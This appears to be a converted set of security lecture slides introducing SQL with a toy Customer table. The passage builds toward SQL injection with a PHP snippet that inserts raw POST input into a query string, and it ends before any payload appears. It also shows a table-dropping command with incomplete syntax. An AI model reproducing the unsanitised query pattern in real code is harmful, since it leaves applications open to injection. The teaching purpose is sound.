Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
...
...

Databases

- Management of groups (tuples) of related values
- Widely used by web services to track per-user information
- Database runs as separate process to which web server connects
 - Web server sends queries or commands parameterized by incoming HTTP request
 - Database server returns associated values
 - Database server can also modify/update values

<i>Customer</i>		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
...
...

SQL

- Widely used database query language
 - (Pronounced “ess-cue-ell” or “sequel”)
- Fetch a set of records:
 - **SELECT field FROM table WHERE condition**
 - returns the value(s) of the given field in the specified table, for all records where condition is true.
- E.g:
- **SELECT Balance FROM Customer WHERE Username='zoidberg'**
will return the value 0.12

<i>Customer</i>		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
...
...

SQL, con't

- Can add data to the table (or modify):

- **INSERT INTO Customer**

- VALUES (8477, 'oski', 10.00)**

-- pay the bear

Strings are enclosed in single quotes;
some implementations also support
double quotes


An SQL comment

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
8477	oski	10.00

SQL, con't

- Can add data to the table (or modify):
 - `INSERT INTO Customer
VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos`
- Or delete entire tables:
 - `DROP Customer`
- Semicolons separate commands:
 - `INSERT INTO Customer VALUES (4433, 'vladimir', 888.99);
SELECT AcctNum FROM Customer WHERE Username='vladimir';`
 - returns 4433.

Database Interactions




Web Server SQL Queries

- Suppose web server runs the following PHP code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
        WHERE Balance < 100 AND
              Username=' $recipient' ";
$result = $db->executeQuery($sql);
```

- The query returns recipient's account number if their balance is < 100
- Web server will send value of `$sql` variable to database server to get account #s from database
- So for “`?recipient=Bob`” the SQL query is:
 - `SELECT AcctNum FROM Customer WHERE Balance < 100 AND Username=' Bob'`

The Parse Tree for this SQL



```
SELECT AcctNum FROM Customer  
WHERE Balance < 100 AND Username='Bob'
```


S